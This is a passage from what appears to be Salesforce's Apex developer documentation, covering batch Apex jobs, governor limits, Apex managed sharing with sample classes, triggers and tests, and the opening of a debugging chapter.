This code calls the `BatchDelete` batch Apex class to delete old documents. The specified query selects documents to delete for all documents that are in a specified folder and that are older than a specified date. Next, the sample invokes the batch job.

```
BatchDelete BDel = new BatchDelete();
Datetime d = Datetime.now();
d = d.addDays(-1);
// Replace this value with the folder ID that contains
// the documents to delete.
String folderId = '00lD0000001161D';
// Query for selecting the documents to delete
BDel.query = 'SELECT Id FROM Document WHERE FolderId=\'' + folderId +
    '\' AND CreatedDate < '+d.format('yyyy-MM-dd')+'T'+
    d.format('HH:mm')+':00.000Z';
// Invoke the batch job.
ID batchprocessid = Database.executeBatch(BDel);
System.debug('Returned batch process ID: ' + batchProcessId);
```

Using Callouts in Batch Apex

To use a callout in batch Apex, you must specify `Database.AllowsCallouts` in the class definition. For example:

```
global class SearchAndReplace implements Database.Batchable<sObject>,
   Database.AllowsCallouts{
}
```

Callouts include HTTP requests as well as methods defined with the `webService` keyword.

Using State in Batch Apex

Each execution of a batch Apex job is considered a discrete transaction. For example, a batch Apex job that contains 1,000 records and is executed without the optional *scope* parameter is considered five transactions of 200 records each.

If you specify `Database.Stateful` in the class definition, you can maintain state across these transactions. This is useful for counting or summarizing records as they're processed. For example, suppose your job processed opportunity records. You could define a method in `execute` to aggregate totals of the opportunity amounts as they were processed.

If you don't specify `Database.Stateful`, all member variables in the interface methods are set back to their original values.

The following example summarizes a custom field `total__c` as the records are processed:

```
global class SummarizeAccountTotal implements
    Database.Batchable<sObject>, Database.Stateful{

   global final String Query;
   global integer Summary;

   global SummarizeAccountTotal(String q){Query=q;
     Summary = 0;
   }

   global Database.QueryLocator start(Database.BatchableContext BC){
      return Database.getQueryLocator(query);
   }

   global void execute(
                Database.BatchableContext BC,
                List<sObject> scope){
      for(sObject s : scope){
         Summary = Integer.valueOf(s.get('total__c'))+Summary;
      }
   }

global void finish(Database.BatchableContext BC){
   }
}
```

In addition, you can specify a variable to access the initial state of the class. You can use this variable to share the initial state with all instances of the `Database.Batchable` methods. For example:

```
// Implement the interface using a list of Account sObjects
// Note that the initialState variable is declared as final

global class MyBatchable implements Database.Batchable<sObject> {
  private final String initialState;
  String query;

  global MyBatchable(String intialState) {
    this.initialState = initialState;
  }
```

```
  global Database.QueryLocator start(Database.BatchableContext BC) {
    // Access initialState here

    return Database.getQueryLocator(query);
  }

  global void execute(Database.BatchableContext BC,
                      List<sObject> batch) {
    // Access initialState here

  }

  global void finish(Database.BatchableContext BC) {
    // Access initialState here

  }
}
```

Note that `initialState` is the *initial* state of the class. You cannot use it to pass information between instances of the class during execution of the batch job. For example, if you changed the value of `initialState` in `execute`, the second chunk of processed records would not be able to access the new value: only the initial value would be accessible.

Testing Batch Apex

When testing your batch Apex, you can test only one execution of the `execute` method. You can use the *`scope`* parameter of the `executeBatch` method to limit the number of records passed into the `execute` method to ensure that you aren't running into governor limits.

The `executeBatch` method starts an asynchronous process. This means that when you test batch Apex, you must make certain that the batch job is finished before testing against the results. Use the Test methods `startTest` and `stopTest` around the `executeBatch` method to ensure it finishes before continuing your test. All asynchronous calls made after the `startTest` method are collected by the system. When `stopTest` is executed, all asynchronous processes are run synchronously.

Starting with Apex saved using Salesforce API version 22.0, exceptions that occur during the execution of a batch Apex job that is invoked by a test method are now passed to the calling test method, and as a result, causes the test method to fail. If you want to handle exceptions in the test method, enclose the code in `try` and `catch` statements. You must place the `catch` block after the `stopTest` method. Note however that with Apex saved using Salesforce API version 21.0 and earlier, such exceptions don't get passed to the test method and don't cause test methods to fail.

Note: Asynchronous calls, such as `@future` or `executeBatch`, called in a `startTest`, `stopTest` block, do not count against your limits for the number of queued jobs.

The example below tests the `OwnerReassignment` class.

```
public static testMethod void testBatch() {
   user u = [SELECT ID, UserName FROM User
             WHERE username='testuser1@acme.com'];
   user u2 = [SELECT ID, UserName FROM User
              WHERE username='testuser2@acme.com'];
   String u2id = u2.id;
// Create 200 test accounts - this simulates one execute.
// Important - the Salesforce.com test framework only allows you to
// test one execute.

   List <Account> accns = new List<Account>();
      for(integer i = 0; i<200; i++){
         Account a = new Account(Name='testAccount'+'i',
                     Ownerid = u.ID);
         accns.add(a);
      }
```

```
    insert accns;

    Test.StartTest();
    OwnerReassignment reassign = new OwnerReassignment();
    reassign.query='SELECT ID, Name, Ownerid ' +
              'FROM Account ' +
              'WHERE OwnerId=\'' + u.Id + '\'' +
              ' LIMIT 200';
    reassign.email='admin@acme.com';
    reassign.fromUserId = u.Id;
    reassign.toUserId = u2.Id;
    ID batchprocessid = Database.executeBatch(reassign);
    Test.StopTest();

    System.AssertEquals(
            database.countquery('SELECT COUNT()'
               +' FROM Account WHERE OwnerId=\'' + u2.Id + '\''),
            200);

    }
}
```

Batch Apex Governor Limits

Keep in mind the following governor limits for batch Apex:

- Up to five queued or active batch jobs are allowed for Apex.
- A user can have up to five query cursors open at a time. For example, if five cursors are open and a client application still logged in as the same user attempts to open a new one, the oldest of the five cursors is released.

  Cursor limits for different Force.com features are tracked separately. For example, you can have five Apex query cursors, five batch cursors, and five Visualforce cursors open at the same time.
- A maximum of 50 million records can be returned in the `Database.QueryLocator` object. If more than 50 million records are returned, the batch job is immediately terminated and marked as Failed.
- The maximum value for the optional *`scope`* parameter is 2,000. If set to a higher value, Salesforce chunks the records returned by the QueryLocator into smaller batches of up to 2,000 records.
- If no size is specified with the optional *`scope`* parameter, Salesforce chunks the records returned by the QueryLocator into batches of 200, and then passes each batch to the `execute` method. Apex governor limits are reset for each execution of `execute`.
- The `start`, `execute` and `finish` methods can implement only one callout in each method.
- Batch executions are limited to one callout per execution.
- The maximum number of batch executions is 250,000 per 24 hours.
- Only one batch Apex job's `start` method can run at a time in an organization. Batch jobs that haven't started yet remain in the queue until they're started. Note that this limit doesn't cause any batch job to fail and `execute` methods of batch Apex jobs still run in parallel if more than one job is running.

Batch Apex Best Practices

- Use extreme care if you are planning to invoke a batch job from a trigger. You must be able to guarantee that the trigger will not add more batch jobs than the five that are allowed. In particular, consider API bulk updates, import wizards, mass record changes through the user interface, and all cases where more than one record can be updated at a time.
- When you call `Database.executeBatch`, Salesforce only places the job in the queue at the scheduled time. Actual execution may be delayed based on service availability.
- When testing your batch Apex, you can test only one execution of the `execute` method. You can use the *`scope`* parameter of the `executeBatch` method to limit the number of records passed into the `execute` method to ensure that you aren't running into governor limits.

- The `executeBatch` method starts an asynchronous process. This means that when you test batch Apex, you must make certain that the batch job is finished before testing against the results. Use the Test methods `startTest` and `stopTest` around the `executeBatch` method to ensure it finishes before continuing your test.
- Use `Database.Stateful` with the class definition if you want to share variables or data across job transactions. Otherwise, all instance variables are reset to their initial state at the start of each transaction.
- Methods declared as `future` aren't allowed in classes that implement the `Database.Batchable` interface.
- Methods declared as `future` can't be called from a batch Apex class.
- You cannot call the `Database.executeBatch` method from within any batch Apex method.
- You cannot use the `getContent` and `getContentAsPDF` PageReference methods in a batch job.
- In the event of a catastrophic failure such as a service outage, any operations in progress are marked as Failed. You should run the batch job again to correct any errors.
- When a batch Apex job is run, email notifications are sent either to the user who submitted the batch job, or, if the code is included in a managed package and the subscribing organization is running the batch job, the email is sent to the recipient listed in the **Apex Exception Notification Recipient** field.
- Each method execution uses the standard governor limits anonymous block, Visualforce controller, or WSDL method.
- Each batch Apex invocation creates an `AsyncApexJob` record. Use the ID of this record to construct a SOQL query to retrieve the job's status, number of errors, progress, and submitter. For more information about the `AsyncApexJob` object, see AsyncApexJob in the *Web Services API Developer's Guide.*
- For each 10,000 `AsyncApexJob` records, Apex creates one additional `AsyncApexJob` record of type `BatchApexWorker` for internal use. When querying for all `AsyncApexJob` records, we recommend that you filter out records of type `BatchApexWorker` using the `JobType` field. Otherwise, the query will return one more record for every 10,000 `AsyncApexJob` records. For more information about the `AsyncApexJob` object, see AsyncApexJob in the *Web Services API Developer's Guide.*
- All methods in the class must be defined as `global`.
- For a sharing recalculation, we recommend that the `execute` method delete and then re-create all Apex managed sharing for the records in the batch. This ensures the sharing is accurate and complete.

See Also:

Exception Statements
Understanding Execution Governors and Limits
Understanding Sharing

Understanding Apex Managed Sharing

Sharing is the act of granting a user or group of users permission to perform a set of actions on a record or set of records. Sharing access can be granted using the Salesforce user interface and Force.com, or programmatically using Apex.

This section provides an overview of sharing using Apex:

- Understanding Sharing
- Sharing a Record Using Apex
- Recalculating Apex Managed Sharing

For more information on sharing, see "Setting Your Organization-Wide Sharing Defaults" in the Salesforce online help.

Understanding Sharing

Sharing enables record-level access control for all custom objects, as well as many standard objects (such as Account, Contact, Opportunity and Case). Administrators first set an object's organization-wide default sharing access level, and then grant additional access based on record ownership, the role hierarchy, sharing rules, and manual sharing. Developers can then use Apex managed sharing to grant additional access programmatically with Apex. Most sharing for a record is maintained in a related sharing object, similar to an access control list (ACL) found in other platforms.

Types of Sharing

Salesforce has the following types of sharing:

Force.com Managed Sharing

Force.com managed sharing involves sharing access granted by Force.com based on record ownership, the role hierarchy, and sharing rules:

Record Ownership

Each record is owned by a user or optionally a queue for custom objects, cases and leads. The *record owner* is automatically granted Full Access, allowing them to view, edit, transfer, share, and delete the record.

Role Hierarchy

The *role hierarchy* enables users above another user in the hierarchy to have the same level of access to records owned by or shared with users below. Consequently, users above a record owner in the role hierarchy are also implicitly granted Full Access to the record, though this behavior can be disabled for specific custom objects. The role hierarchy is not maintained with sharing records. Instead, role hierarchy access is derived at runtime. For more information, see "Controlling Access Using Hierarchies" in the Salesforce online help.

Sharing Rules

Sharing rules are used by administrators to automatically grant users within a given group or role access to records owned by a specific group of users. Sharing rules cannot be added to a package and cannot be used to support sharing logic for apps installed from Force.com AppExchange.

All implicit sharing added by Force.com managed sharing cannot be altered directly using the Salesforce user interface, Web services API, or Apex.

User Managed Sharing, also known as Manual Sharing

User managed sharing allows the record owner or any user with Full Access to a record to share the record with a user or group of users. This is generally done by an end-user, for a single record. Only the record owner and users above the owner in the role hierarchy are granted Full Access to the record. It is not possible to grant other users Full Access. Users with the "Modify All" object-level permission for the given object or the "Modify All Data" permission can also manually share a record. User managed sharing is removed when the record owner changes or when the access granted in the sharing does not grant additional access beyond the object's organization-wide sharing default access level.

Apex Managed Sharing

Apex managed sharing provides developers with the ability to support an application's particular sharing requirements programmatically through Apex or the Web services API. This type of sharing is similar to Force.com managed sharing. Only users with "Modify All Data" permission can add or change Apex managed sharing on a record. Apex managed sharing is maintained across record owner changes.

Note: Apex sharing reasons and Apex managed sharing recalculation are only available for custom objects.

The Sharing Reason Field

In the Salesforce user interface, the `Reason` field on a custom object specifies the type of sharing used for a record. This field is called `rowCause` in Apex or the Force.com API.

Each of the following list items is a type of sharing used for records. The tables show `Reason` field value, and the related `rowCause` value.

- Force.com Managed Sharing

`Reason` Field Value	`rowCause` Value (Used in Apex or the Force.com API)
Account Sharing	`ImplicitChild`
Associated record owner or sharing	`ImplicitParent`
Owner	`Owner`
Sales Team	`Team`
Sharing Rule	`Rule`
Territory Assignment Rule	`TerritoryRule`

- User Managed Sharing

`Reason` Field Value	`rowCause` Value (Used in Apex or the Force.com API)
Manual Sharing	`Manual`
Territory Manual	`TerritoryManual`

- Apex Managed Sharing

`Reason` Field Value	`rowCause` Value (Used in Apex or the Force.com API)
Defined by developer	Defined by developer

The displayed reason for Apex managed sharing is defined by the developer.

Access Levels

When determining a user's access to a record, the most permissive level of access is used. Most share objects support the following access levels:

Access Level	API Name	Description
Private	None	Only the record owner and users above the record owner in the role hierarchy can view and edit the record. This access level only applies to the AccountShare object.
Read Only	Read	The specified user or group can view the record only.
Read/Write	Edit	The specified user or group can view and edit the record.

Access Level	API Name	Description
Full Access	All	The specified user or group can view, edit, transfer, share, and delete the record.  **Note:** This access level can only be granted with Force.com managed sharing.

Sharing a Record Using Apex

To access sharing programmatically, you must use the share object associated with the standard or custom object for which you want to share. For example, AccountShare is the sharing object for the Account object, ContactShare is the sharing object for the Contact object, and so on. In addition, all custom object sharing objects are named as follows, where *MyCustomObject* is the name of the custom object:

*MyCustomObject*__Share

Objects on the detail side of a master-detail relationship do not have an associated sharing object. The detail record's access is determined by the master's sharing object and the relationship's sharing setting. For more information, see "Custom Object Security" in the Salesforce online help.

A share object includes records supporting all three types of sharing: Force.com managed sharing, user managed sharing, and Apex managed sharing. Sharing granted to users implicitly through organization-wide defaults, the role hierarchy, and permissions such as the "View All" and "Modify All" permissions for the given object, "View All Data," and "Modify All Data" are not tracked with this object.

Every share object has the following properties:

Property Name	Description
*objectName*AccessLevel	The level of access that the specified user or group has been granted for a share sObject. The name of the property is `AccessLevel` appended to the object name. For example, the property name for LeadShare object is `LeadShareAccessLevel`. Valid values are: • `Edit` • `Read` • `All`  **Note:** The `All` access level can only be used by Force.com managed sharing. This field must be set to an access level that is higher than the organization's default access level for the parent object. For more information, see Access Levels on page 189.
`ParentID`	The ID of the object. This field cannot be updated.
`RowCause`	The reason why the user or group is being granted access. The reason determines the type of sharing, which controls who can alter the sharing record. This field cannot be updated.
`UserOrGroupId`	The user or group IDs to which you are granting access. A group can be a public group, role, or territory. This field cannot be updated.

You can share a standard or custom object with users or groups. For more information about the types of users and groups you can share an object with, see User and Group in the *Web Services API Developer's Guide*.

Creating User Managed Sharing Using Apex

It is possible to manually share a record to a user or a group using Apex or the Web services API. If the owner of the record changes, the sharing is automatically deleted. The following example class contains a method that shares the job specified by the job ID with the specified user or group ID with read access. It also includes a test method that validates this method. Before you save this example class, create a custom object called Job.

```
public class JobSharing {

   static boolean manualShareRead(Id recordId, Id userOrGroupId){
      // Create new sharing object for the custom object Job.
      Job__Share jobShr  = new Job__Share();

      // Set the ID of record being shared.
      jobShr.ParentId = recordId;

      // Set the ID of user or group being granted access.
      jobShr.UserOrGroupId = userOrGroupId;

      // Set the access level.
      jobShr.AccessLevel = 'Read';

      // Set rowCause to 'manual' for manual sharing.
      // This line can be omitted as 'manual' is the default value for sharing objects.
      jobShr.RowCause = Schema.Job__Share.RowCause.Manual;

      // Insert the sharing record and capture the save result.
      // The false parameter allows for partial processing if multiple records passed
      // into the operation.
      Database.SaveResult sr = Database.insert(jobShr,false);

      // Process the save results.
      if(sr.isSuccess()){
         // Indicates success
         return true;
      }
      else {
         // Get first save result error.
         Database.Error err = sr.getErrors()[0];

         // Check if the error is related to trival access level.
         // Access levels equal or more permissive than the object's default
         // access level are not allowed.
        // These sharing records are not required and thus an insert exception is acceptable.

         if(err.getStatusCode() == StatusCode.FIELD_FILTER_VALIDATION_EXCEPTION  &&
                  err.getMessage().contains('AccessLevel')){
            // Indicates success.
            return true;
         }
         else{
            // Indicates failure.
            return false;
         }
       }
   }

   // Test for the manualShareRead method
   static testMethod void testManualShareRead(){
      // Select users for the test.
      List<User> users = [SELECT Id FROM User WHERE IsActive = true LIMIT 2];
```

```
        Id User1Id = users[0].Id;
        Id User2Id = users[1].Id;

        // Create new job.
        Job__c j = new Job__c();
        j.Name = 'Test Job';
        j.OwnerId = user1Id;
        insert j;

        // Insert manual share for user who is not record owner.
        System.assertEquals(manualShareRead(j.Id, user2Id), true);

        // Query job sharing records.
        List<Job__Share> jShrs = [SELECT Id, UserOrGroupId, AccessLevel,
            RowCause FROM job__share WHERE ParentId = :j.Id AND UserOrGroupId= :user2Id];

        // Test for only one manual share on job.
        System.assertEquals(jShrs.size(), 1, 'Set the object\'s sharing model to Private.');

        // Test attributes of manual share.
        System.assertEquals(jShrs[0].AccessLevel, 'Read');
        System.assertEquals(jShrs[0].RowCause, 'Manual');
        System.assertEquals(jShrs[0].UserOrGroupId, user2Id);

        // Test invalid job Id.
        delete j;

        // Insert manual share for deleted job id.
        System.assertEquals(manualShareRead(j.Id, user2Id), false);
    }

}
```

Important: The object's organization-wide default access level must not be set to the most permissive access level. For custom objects, this is Public Read/Write. For more information, see Access Levels on page 189.

Creating Apex Managed Sharing

Apex managed sharing enables developers to programmatically manipulate sharing to support their application's behavior through Apex or the Web services API. This type of sharing is similar to Force.com managed sharing. Only users with "Modify All Data" permission can add or change Apex managed sharing on a record. Apex managed sharing is maintained across record owner changes.

Apex managed sharing must use an *Apex sharing reason*. Apex sharing reasons are a way for developers to track why they shared a record with a user or group of users. Using multiple Apex sharing reasons simplifies the coding required to make updates and deletions of sharing records. They also enable developers to share with the same user or group multiple times using different reasons.

Apex sharing reasons are defined on an object's detail page. Each Apex sharing reason has a label and a name:

- The label displays in the `Reason` column when viewing the sharing for a record in the user interface. This allows users and administrators to understand the source of the sharing. The label is also enabled for translation through the Translation Workbench.
- The name is used when referencing the reason in the API and Apex.

All Apex sharing reason names have the following format:

```
MyReasonName__c
```

Apex sharing reasons can be referenced programmatically as follows:

```
Schema.CustomObject__Share.rowCause.SharingReason__c
```

For example, an Apex sharing reason called Recruiter for an object called Job can be referenced as follows:

```
Schema.Job__Share.rowCause.Recruiter__c
```

For more information, see Schema Methods on page 313.

To create an Apex sharing reason:

1. Click ***Your Name*** > **Setup** > **Create** > **Objects**.
2. Select the custom object.
3. Click **New** in the Apex Sharing Reasons related list.
4. Enter a label for the Apex sharing reason. The label displays in the `Reason` column when viewing the sharing for a record in the user interface. The label is also enabled for translation through the Translation Workbench.
5. Enter a name for the Apex sharing reason. The name is used when referencing the reason in the API and Apex. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
6. Click **Save**.

Note: Apex sharing reasons and Apex managed sharing recalculation are only available for custom objects.

Apex Managed Sharing Example

For this example, suppose that you are building a recruiting application and have an object called Job. You want to validate that the recruiter and hiring manager listed on the job have access to the record. The following trigger grants the recruiter and hiring manager access when the job record is created. This example requires a custom object called Job with two lookup fields that are associated with User records and are called Hiring_Manager and Recruiter. Also, the Job custom object should have two sharing reasons added called Hiring_Manager and Recruiter.

```
trigger JobApexSharing on Job__c (after insert) {

    if(trigger.isInsert){
        // Create a new list of sharing objects for Job
        List<Job__Share> jobShrs  = new List<Job__Share>();

        // Declare variables for recruiting and hiring manager sharing
        Job__Share recruiterShr;
        Job__Share hmShr;

        for(Job__c job : trigger.new){
            // Instantiate the sharing objects
            recruiterShr = new Job__Share();
            hmShr = new Job__Share();

            // Set the ID of record being shared
            recruiterShr.ParentId = job.Id;
            hmShr.ParentId = job.Id;

            // Set the ID of user or group being granted access
            recruiterShr.UserOrGroupId = job.Recruiter__c;
            hmShr.UserOrGroupId = job.Hiring_Manager__c;

            // Set the access level
            recruiterShr.AccessLevel = 'edit';
```

```
            hmShr.AccessLevel = 'read';

            // Set the Apex sharing reason for hiring manager and recruiter
            recruiterShr.RowCause = Schema.Job__Share.RowCause.Recruiter__c;
            hmShr.RowCause = Schema.Job__Share.RowCause.Hiring_Manager__c;

            // Add objects to list for insert
            jobShrs.add(recruiterShr);
            jobShrs.add(hmShr);
        }

        // Insert sharing records and capture save result
        // The false parameter allows for partial processing if multiple records are passed

        // into the operation
        Database.SaveResult[] lsr = Database.insert(jobShrs,false);

        // Create counter
        Integer i=0;

        // Process the save results
        for(Database.SaveResult sr : lsr){
            if(!sr.isSuccess()){
                // Get the first save result error
                Database.Error err = sr.getErrors()[0];

                // Check if the error is related to a trivial access level
                // Access levels equal or more permissive than the object's default
                // access level are not allowed.
                // These sharing records are not required and thus an insert exception is
                // acceptable.
                if(!(err.getStatusCode() == StatusCode.FIELD_FILTER_VALIDATION_EXCEPTION
                                            &&  err.getMessage().contains('AccessLevel'))){

                   // Throw an error when the error is not related to trivial access level.

                    trigger.newMap.get(jobShrs[i].ParentId).
                      addError(
                       'Unable to grant sharing access due to following exception: '
                       + err.getMessage());
                }
            }
            i++;
        }
    }

}
```

Important: The object's organization-wide default access level must not be set to the most permissive access level. For custom objects, this is Public Read/Write. For more information, see Access Levels on page 189.

Recalculating Apex Managed Sharing

Salesforce automatically recalculates sharing for all records on an object when its organization-wide sharing default access level is changed. The recalculation adds Force.com managed sharing when appropriate. In addition, all types of sharing are removed if the access they grant is considered redundant. For example, manual sharing which grants Read Only access to a user is deleted when the object's sharing model is changed from Private to Public Read Only.

To recalculate Apex managed sharing, you must write an Apex class that implements a Salesforce-provided interface to do the recalculation. You must then associate the class with the custom object, on the custom object's detail page, in the Apex Sharing Recalculation related list.

Note: Apex sharing reasons and Apex managed sharing recalculation are only available for custom objects.

You can execute this class from the custom object detail page where the Apex sharing reason is specified. An administrator might need to recalculate the Apex managed sharing for an object if a locking issue prevented Apex code from granting access to a user as defined by the application's logic. You can also use the `Database.executeBatch` method to programmatically invoke an Apex managed sharing recalculation.

Note: Every time a custom object's organization-wide sharing default access level is updated, any Apex recalculation classes defined for associated custom object are also executed.

To monitor or stop the execution of the Apex recalculation, click ***Your Name*** > **Setup** > **Monitoring** > **Apex Jobs**. For more information, see "Monitoring the Apex Job Queue" in the Salesforce online help.

Creating an Apex Class for Recalculating Sharing

To recalculate Apex managed sharing, you must write an Apex class to do the recalculation. This class must implement the Salesforce-provided interface `Database.Batchable`.

The `Database.Batchable` interface is used for all batch Apex processes, including recalculating Apex managed sharing. You can implement this interface more than once in your organization. For more information on the methods that must be implemented, see Using Batch Apex on page 179.

Before creating an Apex managed sharing recalculation class, also consider the best practices.

Important: The object's organization-wide default access level must not be set to the most permissive access level. For custom objects, this is Public Read/Write. For more information, see Access Levels on page 189.

Apex Managed Sharing Recalculation Example

For this example, suppose that you are building a recruiting application and have an object called Job. You want to validate that the recruiter and hiring manager listed on the job have access to the record. The following Apex class performs this validation. This example requires a custom object called Job with two lookup fields that are associated with User records and are called Hiring_Manager and Recruiter. Also, the Job custom object should have two sharing reasons added called Hiring_Manager and Recruiter. Before you run this sample, replace the email address with a valid email address that is used to send error notifications and job completion notifications to.

```
global class JobSharingRecalc implements Database.Batchable<sObject> {

    // String to hold email address that emails will be sent to.
    // Replace its value with a valid email address.
    static String emailAddress = 'admin@yourcompany.com';

    // The start method is called at the beginning of a sharing recalculation.
    // This method returns a SOQL query locator containing the records to be recalculated.

    // This method must be global.
    global Database.QueryLocator start(Database.BatchableContext BC){
        return Database.getQueryLocator([SELECT Id, Hiring_Manager__c, Recruiter__c
                                         FROM Job__c]);
    }
```

```
    // The executeBatch method is called for each chunk of records returned from start.
    // This method must be global.
    global void execute(Database.BatchableContext BC, List<sObject> scope){
       // Create a map for the chunk of records passed into method.
        Map<ID, Job__c> jobMap = new Map<ID, Job__c>((List<Job__c>)scope);

        // Create a list of Job__Share objects to be inserted.
        List<Job__Share> newJobShrs = new List<Job__Share>();

        // Locate all existing sharing records for the Job records in the batch.
        // Only records using an Apex sharing reason for this app should be returned.
        List<Job__Share> oldJobShrs = [SELECT Id FROM Job__Share WHERE Id IN
             :jobMap.keySet() AND
            (RowCause = :Schema.Job__Share.rowCause.Recruiter__c OR
            RowCause = :Schema.Job__Share.rowCause.Hiring_Manager__c)];

        // Construct new sharing records for the hiring manager and recruiter
        // on each Job record.
        for(Job__c job : jobMap.values()){
            Job__Share jobHMShr = new Job__Share();
            Job__Share jobRecShr = new Job__Share();

            // Set the ID of user (hiring manager) on the Job record being granted access.
            jobHMShr.UserOrGroupId = job.Hiring_Manager__c;

            // The hiring manager on the job should always have 'Read Only' access.
            jobHMShr.AccessLevel = 'Read';

            // The ID of the record being shared
            jobHMShr.ParentId = job.Id;

            // Set the rowCause to the Apex sharing reason for hiring manager.
            // This establishes the sharing record as Apex managed sharing.
            jobHMShr.RowCause = Schema.Job__Share.RowCause.Hiring_Manager__c;

            // Add sharing record to list for insertion.
            newJobShrs.add(jobHMShr);

            // Set the ID of user (recruiter) on the Job record being granted access.
            jobRecShr.UserOrGroupId = job.Recruiter__c;

            // The recruiter on the job should always have 'Read/Write' access.
            jobRecShr.AccessLevel = 'Edit';

            // The ID of the record being shared
            jobRecShr.ParentId = job.Id;

            // Set the rowCause to the Apex sharing reason for recruiter.
            // This establishes the sharing record as Apex managed sharing.
            jobRecShr.RowCause = Schema.Job__Share.RowCause.Recruiter__c;

         // Add the sharing record to the list for insertion.
            newJobShrs.add(jobRecShr);
        }

        try {
           // Delete the existing sharing records.
           // This allows new sharing records to be written from scratch.
            Delete oldJobShrs;

           // Insert the new sharing records and capture the save result.
           // The false parameter allows for partial processing if multiple records are
           // passed into operation.
           Database.SaveResult[] lsr = Database.insert(newJobShrs,false);

           // Process the save results for insert.
           for(Database.SaveResult sr : lsr){
```

```
                if(!sr.isSuccess()){
                    // Get the first save result error.
                    Database.Error err = sr.getErrors()[0];

                    // Check if the error is related to trivial access level.
                    // Access levels equal or more permissive than the object's default
                    // access level are not allowed.
                    // These sharing records are not required and thus an insert exception
                    // is acceptable.
                   if(!(err.getStatusCode() == StatusCode.FIELD_FILTER_VALIDATION_EXCEPTION

                                        &&  err.getMessage().contains('AccessLevel'))){
                        // Error is not related to trivial access level.
                        // Send an email to the Apex job's submitter.
                     Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();

                       String[] toAddresses = new String[] {emailAddress};
                       mail.setToAddresses(toAddresses);
                       mail.setSubject('Apex Sharing Recalculation Exception');
                       mail.setPlainTextBody(
                         'The Apex sharing recalculation threw the following exception: ' +
                               err.getMessage());
                       Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
                    }
                }
            }
        } catch(DmlException e) {
            // Send an email to the Apex job's submitter on failure.
             Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
             String[] toAddresses = new String[] {emailAddress};
             mail.setToAddresses(toAddresses);
             mail.setSubject('Apex Sharing Recalculation Exception');
             mail.setPlainTextBody(
               'The Apex sharing recalculation threw the following exception: ' +
                         e.getMessage());
             Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
        }
    }

    // The finish method is called at the end of a sharing recalculation.
    // This method must be global.
    global void finish(Database.BatchableContext BC){
        // Send an email to the Apex job's submitter notifying of job completion.
        Messaging.SingleEmailMessage mail = new Messaging.SingleEmailMessage();
        String[] toAddresses = new String[] {emailAddress};
        mail.setToAddresses(toAddresses);
        mail.setSubject('Apex Sharing Recalculation Completed.');
        mail.setPlainTextBody
                       ('The Apex sharing recalculation finished processing');
        Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
    }

}
```

Testing Apex Managed Sharing Recalculations

This example inserts five Job records and invokes the batch job that is implemented in the batch class of the previous example. This example requires a custom object called Job with two lookup fields that are associated with User records and are called Hiring_Manager and Recruiter. Also, the Job custom object should have two sharing reasons added called Hiring_Manager and Recruiter. Before you run this test, set the organization-wide default sharing for Job to Private. Note that since email

messages aren't sent from tests, and because the batch class is invoked by a test method, the email notifications won't be sent in this case.

```
@isTest
private class JobSharingTester {

    // Test for the JobSharingRecalc class
    static testMethod void testApexSharing(){
       // Instantiate the class implementing the Database.Batchable interface.
        JobSharingRecalc recalc = new JobSharingRecalc();

        // Select users for the test.
        List<User> users = [SELECT Id FROM User WHERE IsActive = true LIMIT 2];
        ID User1Id = users[0].Id;
        ID User2Id = users[1].Id;

        // Insert some test job records.
        List<Job__c> testJobs = new List<Job__c>();
        for (Integer i=0;i<5;i++) {
        Job__c j = new Job__c();
            j.Name = 'Test Job ' + i;
            j.Recruiter__c = User1Id;
            j.Hiring_Manager__c = User2Id;
            testJobs.add(j);
        }
        insert testJobs;

        Test.startTest();

        // Invoke the Batch class.
        String jobId = Database.executeBatch(recalc);

        Test.stopTest();

        // Get the Apex job and verify there are no errors.
        AsyncApexJob aaj = [Select JobType, TotalJobItems, JobItemsProcessed, Status,
                            CompletedDate, CreatedDate, NumberOfErrors
                            from AsyncApexJob where Id = :jobId];
        System.assertEquals(0, aaj.NumberOfErrors);

        // This query returns jobs and related sharing records that were inserted
        // by the batch job's execute method.
        List<Job__c> jobs = [SELECT Id, Hiring_Manager__c, Recruiter__c,
            (SELECT Id, ParentId, UserOrGroupId, AccessLevel, RowCause FROM Shares
            WHERE (RowCause = :Schema.Job__Share.rowCause.Recruiter__c OR
            RowCause = :Schema.Job__Share.rowCause.Hiring_Manager__c))
            FROM Job__c];

        // Validate that Apex managed sharing exists on jobs.
        for(Job__c job : jobs){
            // Two Apex managed sharing records should exist for each job
            // when using the Private org-wide default.
            System.assert(job.Shares.size() == 2);

            for(Job__Share jobShr : job.Shares){
               // Test the sharing record for hiring manager on job.
                if(jobShr.RowCause == Schema.Job__Share.RowCause.Hiring_Manager__c){
                    System.assertEquals(jobShr.UserOrGroupId,job.Hiring_Manager__c);
                    System.assertEquals(jobShr.AccessLevel,'Read');
                }
                // Test the sharing record for recruiter on job.
                else if(jobShr.RowCause == Schema.Job__Share.RowCause.Recruiter__c){
                    System.assertEquals(jobShr.UserOrGroupId,job.Recruiter__c);
                    System.assertEquals(jobShr.AccessLevel,'Edit');
                }
            }
```

```
            }
        }
}
```

Associating an Apex Class Used for Recalculation

An Apex class used for recalculation must be associated with a custom object.

To associate an Apex managed sharing recalculation class with a custom object:

1. Click ***Your Name*** > **Setup** > **Create** > **Objects**.
2. Select the custom object.
3. Click **New** in the Apex Sharing Recalculations related list.
4. Choose the Apex class that recalculates the Apex sharing for this object. The class you choose must implement the `Database.Batchable` interface. You cannot associate the same Apex class multiple times with the same custom object.
5. Click **Save**.

Chapter 8

Debugging Apex

In this chapter ...

Apex provides the following support for debugging code:

- Understanding the Debug Log and the Using the Developer Console—tools for debugging code
- Handling Uncaught Exceptions—user-friendly error messages and stack traces
- Understanding Execution Governors and Limits—prevent runaway code from monopolizing shared resources
- Using Governor Limit Email Warnings—used with the governor limits

Understanding the Debug Log

A *debug log* records database operations, system processes, and errors that occur when executing a transaction or while running unit tests. The system generates a debug log for a user every time that user executes a transaction that is included in the filter criteria.

You can retain and manage the debug logs for specific users.

To view saved debug logs, click ***Your Name*** > **Setup** > **Monitoring** > **Debug Logs**.

The following are the limits for debug logs:

- Once a user is added, that user can record up to 20 debug logs. After a user reaches this limit, debug logs stop being recorded for that user. Click **Reset** on the Monitoring Debug logs page to reset the number of logs for that user back to 20. Any existing logs are not overwritten.
